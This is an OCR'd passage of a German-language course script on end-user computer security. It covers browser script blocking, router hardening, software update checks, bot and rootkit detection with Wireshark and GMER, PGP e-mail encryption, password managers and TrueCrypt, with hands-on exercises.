


Abbildung 12: NoScript erlauben

Wer einer Domain vertraut, kann sie mit **hslu.ch erlauben** in die Liste sicherer Webseiten übernehmen. Mit **hslu.ch temporär erlauben** werden alle Skripte ausgeführt, allerdings nur bis zum nächsten Besuch, dann wird wieder erneut nachgefragt. Dies ist Beispielsweise bei Seiten ratsam, deren Inhalt sich ständig ändert oder sich in der rechtlichen Grauzone befindet und mit Schadenscode ausgestattet sein könnte.

7.2.2. Router sichern

Neben den zusätzlichen Schutzmassnahmen für den PC empfiehlt es sich, auch den Router vor möglichen Angriffen zu sichern. Zuerst sollte man die UPnP-Funktion deaktivieren, damit weder ein regulärer Client, ein bösartiger Trojaner noch ein Flash-Film die Firewall ohne Erlaubnis durchbohren kann. Wir gehen hier davon aus, dass das Standardpasswort bereits geändert wurde. Das schützt immerhin vor Cross-Site-Request-Forgery-Angriffen (CSRF, http://de.wikipedia.org/wiki/CSRF), bei denen Skripte versuchen, sich automatisch in den Router einzuloggen. Es schützt nicht davor, wenn man im Router eingeloggt ist und gleichzeitig im Web surft. Daher gilt sowohl bei der Konfiguration des Routers als auch bei der Arbeit in Content-Management-Systemen: Möglichst nicht in einem weiteren Browserfenster herumsurfen.
Zudem sollte man darauf achten, eine Session aktiv zu beenden, indem man sich aus der Weboberfläche ausloggt. Ansonsten bleibt die Session oft aktiv und lässt sich ausnutzen, obwohl das Browserfenster längst geschlossen ist - unter Umständen stundenlang. Doch mit dem Schutz des Browsers ist oft auch bereits der Router geschützt. So lässt das NoScript-Plug-in für den Firefox die meisten CSRF-Attacken ins Leere laufen, da diese JavaScript benötigen.

7.2.3. PSI

Auch wenn gerade die neuartigen Angriffe in aller Munde sind, ist es weiterhin äusserst wichtig, sich vor den alten Angriffen zu schützen. Dazu gehört, in allen Anwendungsbereichen immer nur mit der aktuellsten Software-Version zu arbeiten. Das gilt nicht nur für Browser, sondern auch für alle integrierten Plug-ins wie Adobe Flash, Adobe Reader, QuickTime, Java und so weiter. Weil die mitgelieferten automatischen Updatetools ziemlich nerven können, haben viele PC-User sie einfach deaktiviert - und merken nun nicht mehr, dass sie mit veralteter Software unterwegs sind. Gerade bei Flash und QuickTime hätte dies in den vergangenen Monaten ziemlich ins Auge gehen können.
An dieser Stelle empfehlen wir ein Tool wie den Personal Security Instructor (PSI) von Secunia (https://psi.secunia.com/). PSI inventarisiert die installierte Software von Windows-Rechnern und vergleicht die Versionen mit den aktuell verfügbaren.

Secunia PSI (RC2)
Secunia Personal Software Inspector
Übersicht
Unsicher
Veraltet
Aktualisiert
Scan
Einstellungen
Profil
Feedback
Upgrade
Unsichere Programme
Diese Seite zeigt Programme an, die durch den Secunia PSI erkannt wurden und für die Sicherheitsupdates verfügbar sind. Wir empfehlen, dass Sie alle hier aufgeführten Programme aktualisieren oder deinstallieren. Klicken Sie auf einen Eintrag für weitere Details.
Unsichere Programme [?]
Erkannte Version [?]
Sicherheitsstatus [?]
Direktzugriff [?]
Adobe Flash Player 9.x (General Plug-in) 9.0.45.0 Unsicher
Adobe Flash Player 9.x (General Plug-in) 9.0.45.0 Unsicher
Adobe Flash Player 9.x (ActiveX Control) 9.0.28.0 Unsicher
Foxit Reader 2.x 2.2.2007.2129 Unsicher
Sun Java JRE 1.6.x / 6.x (Setzt eine Deinstallation voraus) 6.0.0.105 Unsicher
Sun Java JRE 1.6.x / 6.x (Setzt eine Deinstallation voraus) 6.0.40.12 Unsicher
Sun Java JRE 1.6.x / 6.x (Setzt eine Deinstallation voraus) 6.0.0.105 Unsicher
Sun Java JRE 1.6.x / 6.x (Setzt eine Deinstallation voraus) 6.0.10.6 Unsicher
Helfen Sie uns, unseren Service zu verbessern:
Fehlt ein Programm? Schlagen Sie es hier vor!
Senden Sie uns Ihr Feedback. Sowohl positives als auch negatives
Secunia respektiert Ihre persönlichen Informationen. Bitte lesen Sie unser Privacy Statement.
Secunia PSI v0.9.0.3
Abbildung 13: Secuina

Ausserdem gibt es bei den Programmen die erkannt werden (die übrigen können vorgeschlagen werden) einen direkten Downloadlink zur aktuellsten Version.

Aufgabe	Installieren Sie Secunia und bringen Sie die Software des Computers auf den neusten Stand. Die direkten Downloadlinks sind jeweils im Programm ersichtlich.


7.2.4. Manuelle Suche

Die Installation eines Virenscanners ist zwar obligatorisch, allerdings bietet dieser nicht immer hundertprozentigen Schutz des PC, insbesondere wenn der Scanner nur signaturbasiert arbeitet und sich der Eindringling zudem durch ein Rootkit versteckt. Da die meisten aktuellen Schädlinge wie der Storm Worm Bot-Verhalten aufweisen, liegt es nahe, statt nur den PC zusätzlich noch den Netzwerkverkehr des Rechners zu überwachen. Verdächtig viele ausgehende E-Mails oder Netzwerkverkehr von und zu einem Command-and-Control-Server können Hinweise darauf liefern, dass der eigene PC Mitglied eines Bot-Netzes ist.

Bei Verdacht auf eine Infektion mit einem Bot kann man den Rechner statt mit speziellen kostenpflichtigen Programmen auch mit kostenlosen Werkzeugen manuell untersuchen. Dafür benötigt man das Netzwerk-Analyse-Werkzeug Wireshark (http://www.wireshark.org) und das Anti-Rootkit-Tool GMER (http://www.gmer.net).

Sofern weder Browser, Mailclient noch anderen Netzwerkanwendungen laufen, sollte der Rechner sehr wenig Netzwerkverkehr produzieren. Einzige Verursacher sollten dann das Betriebssystem auf der Suche nach weiteren Rechner im LAN sein sowie die Clients für automatische Updates verschiedenster Software, etwa für Adobe-Produkte, Java, Virenscanner und dergleichen. Je weniger Dienste laufen, desto weniger Pakete muss man später analysieren und desto leichter findet man unerwünschte Verbindungen. In der Regel lassen sich diese Update-Dienste mit dem Taskmanager temporär deaktivieren.

Die Schädlinge verraten sich bei der Beobachtung des Netzwerkverkehrs mit Wireshark unter anderem durch grössere Mengen an ein- und ausgehenden UDP-Paketen, die bei der Kommunikation des Bots mit seinem Command-and-Control-Server beziehungsweise bei der Suche danach anfallen.


test.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 192.168.0.2 Broadcast ARP Who has 192.168.0.2? Gratuitous
2 0.299139 192.168.0.1 192.168.0.2 NBNS Name query NBSTAT *<00><00><00><0
3 0.299214 192.168.0.2 192.168.0.1 ICMP Destination unreachable (Port unr
4 1.025659 192.168.0.2 224.0.0.22 IGMP V3 Membership Report
5 1.044366 192.168.0.2 192.168.0.1 DNS Standard query SRV _ldap._tcp.nbgr
6 1.048652 192.168.0.2 239.255.255.250 UDP Source port: 3193 Destination por
7 1.050784 192.168.0.2 192.168.0.1 DNS Standard query SOA nb10061d.ww004
8 1.055053 192.168.0.1 192.168.0.2 UDP Source port: 1900 Destination por
9 1.082038 192.168.0.2 192.168.0.255 NBNS Registration NB NB10061D<00>
10 1.111945 192.168.0.2 192.168.0.1 DNS Standard query A proxyconf.ww004.
11 1.226156 192.168.0.2 192.168.0.1 TCP 3196 > http [SYN] Seq=0 Len=0 MSS
12 1.227282 192.168.0.1 192.168.0.2 TCP http > 3196 [SYN, ACK] Seq=0 Ack=
Frame 11 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 3196 (3196), Dst Port: http (80), Seq: 0, Len: 0
Source port: 3196 (3196)
Destination port: http (80)
Sequence number: 0 (relative sequence number)
Header length: 28 bytes
Flags: 0x0002 (SYN)
Window size: 64240
0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00 ..[-u...] ....E.
0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a8 .0.H@... a,......
0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 00 70 02 ...|.P<6 ......p.
0030 fa f0 27 e0 00 00 02 04 05 b4 01 01 04 02 ..'..... ......
File: "D:/test.pcap" 14 KB 00:00:02
P: 120 D: 120 M: 0
Abbildung 14: Wireshark

Dies gilt auch für IRC-Bots, die sich durch zahlreiche Zugriffe auf IRC-Server verraten welche allerdings SSL-verschlüsselt sind. Dadurch lässt sich zwar die Kommunikation nicht analysieren, wenn aber keinen IRC-Client auf dem Rechner installiert und gestartet ist, liegt der Schluss nahe, dass ein Schädling den Verkehr hervorruft.

Andere Hintertüren können mit dem kostenlosen Tool GMER aufgespürt werden. Nach dem Start entdeckt das Werkzeug verdächtige Modifikationen im System und rät im Verdachtsfall zu einer Systemuntersuchung. Zahlreiche der aktuellen Schädlinge setzen auf Rootkit-Techniken, um sich zu verstecken und lassen sich daher durch Tools wie GMER entdecken.




Abbildung 15: GMER

Zur Entfernung der entlarvten Trojaner, Rootkits und weiterer Schädlinge sollte man auf eine saubere Boot-CD mit Virenscanner wie Knoppicillin aus c't 26/07 zurückgreifen. Da das befallene System bei einer Analyse mit der Linux-Live-CD nicht läuft, greift das Rootkit nicht, sodass der Scanner sie mit aktuellen Virensignaturen aufspüren und entfernen kann.

Aufgabe	Installieren Sie GMER und untersuchen Sie mit GMER Ihre Prozesse nach Malware. Die Downloadlinks sind jeweils im Text ersichtlich.

8. E-Mail Sicherheit

Ziel des Kapitels	Dieses Kapitel behandelt Möglichkeiten, die Kommunikation mittels E-Mail sicherer zu machen. Das Ziel ist die Installation und das Testen von Gpg4win.
Bearbeitungsaufwand des Kapitels	Der Bearbeitungsaufwand beträgt ca. 20 Minuten

Prinzipiell kann jeder den Inhalt einer E-Mail auf dem Weg vom Sender zum Empfänger "mitlesen", wenn diese nicht verschlüsselt versendet ist. Die Ursache für die Unsicherheit bei der E-Mail-Übertragung sind die eingesetzten Protokolle: So legt z. B. SMTP keinen Authentifizierungsmechanismus fest, was eine immanente Sicherheitsschwäche darstellt. Und POP3 bietet im Gegensatz zu IMAP keinerlei Verschlüsselungsmöglichkeit. So ist es grundsätzlich möglich, die Daten einer E-Mail auf ihrem Weg über Gateways und Router abzufangen, zu lesen und auch zu ändern. Sowohl der Inhalt als auch die Absenderdaten einer E-Mail können z.B. gefälscht werden.
Das Risiko der Klartextübertragung kann durch das Verwenden von Verschlüsselungs-Software umgangen werden. Hierbei kommen insbesondere folgende Methoden zum Einsatz:

8.1. Anhangverschlüsselung

Für die regelmässige Kommunikation zwischen zwei Sendern/Empfängern können die Anhänge der E-Mails verschlüsselt werden. Es gibt verschiedene Verschlüsselungssoftware mit welcher sich verschlüsselte Container erstellen lassen, in welche die sensitiven Daten gespeichert werden. (Mehr dazu im Kapitel Verschlüsselung) Neben einem verschlüsselten Container kann auch ein Passwortgeschütztes Archiv verwendet werden. Das Passwort für die Entschlüsselung oder Entsperrung wird vorgängig abgemacht und darf logischerweise nicht über einen unsicheren Kanal ausgetauscht werden.

8.2. S/MIME

S/MIME (Secure/Multipurpose Internet Mail Extensions), heute weit verbreitete Schnittstelle, die MIME um Verschlüsselungs- und Signaturverfahren erweitert, also das Verschlüsseln sowie das digitale Unterzeichnen von E-Mails erlaubt.
Die Schnittstelle existiert seit 1995 und wurde von verschiedenen Herstellern entwickelt. S/MIME ist ein Public-Key-Infrastructure-Verfahren (PKI) und basiert auf dem X.509-Standard (Zertifikat, Datenverschlüsselung). In der aktuellen Version 3 von S/MIME wird die eigentliche Nachricht symmetrisch verschlüsselt (Triple DES). Für den Sitzungsschlüssel benutzt S/MIME ein asymmetrisches Verfahren (RSA-Verschlüsselung).
S/MIME-Zertifizierungen und Authentisierungen werden von den meisten aktuellen E-Mail-Programmen sowie etlichen Browsern unterstützt. Sie spielen z. B. im E-Commerce eine wichtige Rolle. Das Verwenden der Zertifikate geschieht dabei weitgehend automatisiert, also im Prinzip für den Anwender unsichtbar. In den vergangenen Jahren sind einige Sicherheitslücken von S/MIME-Implementierungen bekannt geworden, v.a. unter Windows (Microsoft Outlook bzw. Outlook Express).

8.3. PGP

PGP (pretty good privacy), ein von Phil Zimmermann entwickeltes Programm zur Verschlüsselung von Daten. Die erste Version von PGP wurde 1991 vorgestellt.
Wie S/MIME ist auch PGP ein Public-Key-Infrastructure-Verfahren jedoch basiert PGP auf dem Web-of-Trust-Modell in welchem die Zertifikate nicht von einer Zertifizierungsstelle herausgegeben werden müssen. Ein Zertifikat kann von jedem Benutzer (Web-of-Trust-Mitglied) erzeugt werden. Glaubt ein Benutzer daran, dass ein öffentlicher Schlüssel tatsächlich zu der Person gehört, die ihn veröffentlicht, so erstellt er ein Zertifikat, indem er diesen öffentlichen Schlüssel signiert. Andere Benutzer können aufgrund dieses Zertifikates entscheiden, ob auch sie darauf vertrauen wollen, dass der Schlüssel zum angegebenen Benutzer gehört oder nicht. Je mehr Zertifikate an einem Schlüssel hängen, desto sicherer kann man sein, dass dieser Schlüssel tatsächlich dem angegebenen Eigentümer gehört.
PGP verwendet wie S/MIME die Hybride Verschlüsselung, die eigentliche Nachricht wird mit einem symmetrischen Verfahren verschlüsselt, d.h., der Absender verwendet zum Verschlüsseln den gleichen Schlüssel wie später der Empfänger zum Entschlüsseln (symmetrischer Schlüssel). Der symmetrische Schlüssel wird für jede Nachricht zufällig erzeugt und zusammen mit der eigentlichen Nachricht ebenfalls in verschlüsselter Form übermittelt. Für diese Verschlüsselung wird ein asymmetrisches Verfahren verwendet (das RSA-Verfahren): Der Absender verschlüsselt den symmetrischen Schlüssel mit dem öffentlichen Schlüssel des Empfängers, während das Entschlüsseln nur mit dem privaten Schlüssel des Empfängers möglich ist.
Um eine elektronische Signatur zu erzeugen wird aus dem zu unterschreibenden Text eine Prüfsumme gebildet, die sich bei der kleinsten Textänderung ebenfalls ändern würde. Diese Prüfsumme wird mit dem privaten Schlüssel des Absenders verschlüsselt. Der Empfänger entschlüsselt die Prüfsumme mit dem öffentlichen Schlüssel des Absenders und vergleicht sein Ergebnis mit der Prüfsumme, die er erhält, wenn er selbst mit dem gleichen Verfahren wie der Absender aus dem Text die Prüfsumme bildet. Stimmen beide überein, weiss er erstens, dass die Nachricht tatsächlich von dem Absender stammt, zu dem der öffentliche Schlüssel gehört, und zweitens, dass die Nachricht nach dem Unterzeichnen nicht verändert wurde.

8.4. Gpg4win

Gpg4win ist ein Installationspaket für Windows (2000/XP/2003/Vista) mit Computer-Programmen und Handbüchern zur E-Mail- und Datei-Verschlüsselung. Gpg4win selbst und die in Gpg4win enthaltene Software sind freie Software.
Ziel von Gpg4win ist ein aktuell gehaltenes Windows-Installationspaket für die Verschlüsselungs-Software GnuPG sowie zugehörige Anwendungen und Dokumentation. Gepflegt werden insbesondere die Handbücher „Einsteiger“ und „Durchblicker“.
Das Softwarepacket besteht aus den Folgenden Programmen:

Software	Beschreibung
GnuPG	Das Kernstück, das eigentliche Verschlüsselungsprogramm
WinPT	Ein Schlüsselmanager und Helfer bei vielen Verschlüsselungs-Fragen
GPA	Ein alternativer Schlüsselmanager
GPGol	Ein PlugIn für Microsoft Outlook 2003
GPGee	Ein PlugIn für Microsofts Datei-Explorer
Claws mail	Ein Email-Client inklusive PlugIn für GnuPG

Tabelle 5: Gpg4win Softwarepaket

Aufgabe	Laden Sie von der Webseite http://www.gpg4win.org/index-de.html Gpg4win herunter und installieren Sie die Software. Es müssen mindestens GnuPG und einen Schlüsselmanager (WinPT oder GPA) installiert werden. Markieren Sie zusätzlich das Handbuch „Gpg4win für Durchblicker“ in welchem Sie eine Installationsanleitung sowie viele nützliche Informationen finden. Erstellen Sie jeweils ein Schlüsselpaar und tauschen Sie die öffentlichen Schlüssel aus. Testen Sie die Software indem Sie sich gegenseitig verschlüsselte und signierte E-Mails schicken und wieder entschlüsseln.

9. Passwort Management

Ziel des Kapitels	In diesem Kapitel erfahren Sie, welche Massnahmen für ein sinnvolles Passwortmanagement getroffen werden können.
Bearbeitungsaufwand des Kapitels	Die Bearbeitung dieses Kapitels benötigt…

9.1. Ausgangslage

Ein moderner Benutzer schlägt sich mit vielen Accounts herum: mehrere Emailadressen, eBay, Internetzugang beim Provider, Foren, E-Shops und Internet Banking. Jeder dieser Accounts muss mit einem sicheren Passwort versehen werden. Es ist ziemlich schwierig, sich so viele Passwörter zu merken. Deshalb ist der Griff zu einfacheren Methoden unumgänglich.

9.2. Zwei einfache Ansätze

Viele Benutzer machen es sich einfach und verwenden immer dasselbe Passwort, welches meist eine höhere Komplexität aufweist. Dies ist ein sehr gefährlicher Ansatz, da z.B. Forenpasswörter meist nicht sicher übertragen werden und dem Forumsadministrator auch nicht in jedem Fall vertraut werden kann.
Ein anderer Ansatz ist die Einteilung der Accounts in Sicherheitsstufen. Dabei ist besonders darauf zu achten, dass alle Passwörter der hohen Sicherheitsstufe verschlüsselt übertragen werden sollten (z.B. über SSL). Ansonsten macht das Konzept nicht viel Sinn (man denke an etwelche Sniffer). Diesen Ansatz vefolgen sehr viele Benutzer, auch Profi-Benutzer. Doch auch dieser Ansatz ist nicht unumstritten. Meist ist eine Abstufung der Accounts nicht einfach. Für einen sinnvollen Einsatz benötigt man mehrere Abstufungen und damit auch mehrere Passwörter. Ein Passwort sollte aber auf keinen Fall immer gleich bleiben, sondern von Zeit zu Zeit (z.B. alle zwei Monate) gewechselt werden. Angesichts der geforderten Komplexität der Passwörter dürfte es für die meisten Anwender schwierig sein, den Passwortwechsel zu vollziehen. Das Resultat sind meist gleich bleibende Passwörter. Zudem muss sich der Anwender bewusst sein, dass er vielleicht nicht allen Mitgliedern einer Sicherheitsstufe gleich viel Vertrauen schenken kann.

9.3. Passwort Manager

Inzwischen ist die Branche auf die Passwortproblematik aufmerksam geworden und bietet dem Anwender Hilfe in Form von Programmen an, die dem Anwender das Merken der Passwörter abnehmen. Die Passwortmanager können zu einer Erhöhung der Sicherheit beitragen, sofern sie denn gut programmiert sind. Viele Manager geben die Passwortdatenbank ohne vorherige Benutzerauthentifikation bekannt oder legen die sicherheitskritischen Daten unverschlüsselt ab. Eine häufige Fehlerquelle ist die unsaubere Speicherverwaltung im Zusammenhang mit Passwörtern. Passwörter bleiben im Speicher und können von Unberechtigten herausgelesen werden.

9.3.1. Integrierte Passwortmanager

Diverse Applikationen bieten eine integrierte Funktion zur Speicherung von Passwörtern an. Als Beispiele können Internet Browser, E-Mail Clients, FTP-Clients etc. aufgeführt werden. Diesen integrierten Passwortmanagern ist mit einer gewissen Skepsis zu begegnen. Es stellt sich die Frage, ob sie genügend sicher programmiert sind. Gerade die Internet Browser geraten aufgrund der vielen Sicherheitslücken immer wieder in die Schlagzeilen. Eine gewise Vorsicht ist hier sicher angebracht. Die Funktionalität dieser Manager ist oft sehr beschränkt. Der im Internet Explorer integrierte Passwortmanager ist beispielsweise gar nicht in der Lage, die gespeicherten Passwörter zu bearbeiten und deshalb absolut unbrauchbar. Integrierte Passwortmanager sind nur auf einige wenige Dienste beschränkt (z.B. Webforms oder FTP Verbindungen). Deshalb wäre für jede Art von Account ein anderer Manager nötig. Zudem können nicht alle Accounts abgedeckt werden, da beispielsweise Systempasswörter von keinem integrierten Passwortmanager verwaltet werden können.

9.3.2. Password Safe

Password Safe ist ein Standalone Passwortmanager, der frei erhätltlich und Open Source ist. Ursprünglich wurde es vom Kryptologen Bruce Schneier entwickelt. Password Safe erlaubt es, eine Datenbank von Passwörtern anzulegen, welche mit einem Master-Passwort verschlüsselt ist.

10. Verschlüsselung

Ziel des Kapitels	Dieses Kapitel widmet sich der Verschlüsselung von Daten. Sie erfahren, wie Sie wirksam verhindern können, dass andere Leute Ihre Daten einsehen können.
Bearbeitungsaufwand des Kapitels	Die Bearbeitung dieses Kapitels benötigt…

10.1. Ausgangslage

Die Grundlagen der Verschlüsselung wurden bereits behandelt. Die Verschlüsselung hat zum Ziel, die Information vom Informationsträger zu entkoppeln. Dies bewirkt, dass die Information nicht ohne Zusatzwissen (dem Schlüssel) aus dem Informationsträger (z.B. eine Computerdatei) gewonnen werden kann. Dies mindert den Schaden eines Datendiebstahls massiv. Zudem kann diese Technologie verwendet werden, um Informationen gezielt von bestimmten Personen fernzuhalten.

10.2. TrueCrypt

Ein gutes Programm für die Verschlüsselung unter Windows ist TrueCrypt. Es ist Open Source und ist unter http://www.truecrypt.org zu finden. Das Programm hat nicht das Ziel, einzelne Dateien zu verschlüsseln. Es bietet die Verschlüsselung kompletter Partitionen oder Festplatten an. Es kann zudem in einer bestehenden Partition eine Datei mit festgelegter Grösse anlegen, welche als eigenes Laufwerk gemountet werden kann. Das Programm verfolgt das Ziel, einen sicheren Datenbereich für den Anwender zu schaffen, welcher von niemandem ausser dem Anwender selbst eingesehen werden kann.




Abbildung 16: TrueCrypt

TrueCrypt erlaubt die Kaskadierung verschlüsselter Bereiche. Das bedeutet, dass in einem verschlüsselten Bereich ein weiterer verschlüsselter Bereich erzeugt werden kann, in welchem wiederum ein verschlüsselter Bereich erstellt werden kann. Dabei können unterschiedliche

Algorithmen gewählt werden. Dies ist dann sinnvoll, wenn der Anwender die Existenz der Informationen verschleiern will.
Das Programm bietet verschiedene Verschlüsselungsalgorithmen an. Es lassen sich Benchmarktests für verschiedene Dateigrössen durchführen. Bei der Erstellung eines neuen verschlüsselten Bereichs werden die unbenutzten Bits mit Zufallszahlen überschrieben, sodass möglichst wenig Angriffsfläche bleibt.




Abbildung 17: Verschlüsselung einstellen

Aufgabe	Laden Sie die aktuellste Version von TrueCrypt herunter und installieren Sie diese. Erstellen Sie einen verschlüsselten Bereich (muss nicht hidden sein). Benennen Sie die Datei z.B. true.dll und wählen Sie eine Grösse von 50 MB. Führen Sie bei dieser Gelegenheit auch Performancetests für die Grössen 1 MB, 50 MB und 100 MB durch.Die Wahl des Verschlüsselungsalgorithmus ist Ihnen überlassen. Nach der Formatierung ist der neue Bereich bereit.

TrueCrypt bietet die Möglichkeit, den verschlüsselten Bereich als Wechsellaufwerk zu mounten. So sind die Daten sehr einfach zugreifbar. Zudem kann das Einhängen des Krypto-Laufwerks automatisiert werden.

Hinweis	Während ein Laufwerk gemountet ist, erfolgt der Zugriff ohne weitere Angaben seitens des Benutzers. Wenn Sie also den Benutzer unter Windows XP wechseln, kann der zweite Benutzer ebenfalls auf das Laufwerk zugreifen. Zudem sind die Dateien im Hauptspeicher und in der Auslagerungsdatei ersichtlich, wenn diese geöffnet werden.

10.3. Steganographie

Steganographie ist eine ganz besondere Technologie. Sie ist nicht direkt eine Verschlüsselung. Sie operiert im Schatten anderer Informationen. Dabei geht es darum, wichtige Informationen in unwichtigen Informationen zu verstecken. Bestimmt haben Sie als Kind einmal einen Brief mit Zitronensäure verfasst. Das Geschriebene kommt erst zum Vorschein, wenn der Brief z.B. über eine Kerze gehalten wird. Geschickterweise wird der Geheimtext zwischen die Zeilen eines unbedeutenden Textes gepflanzt.
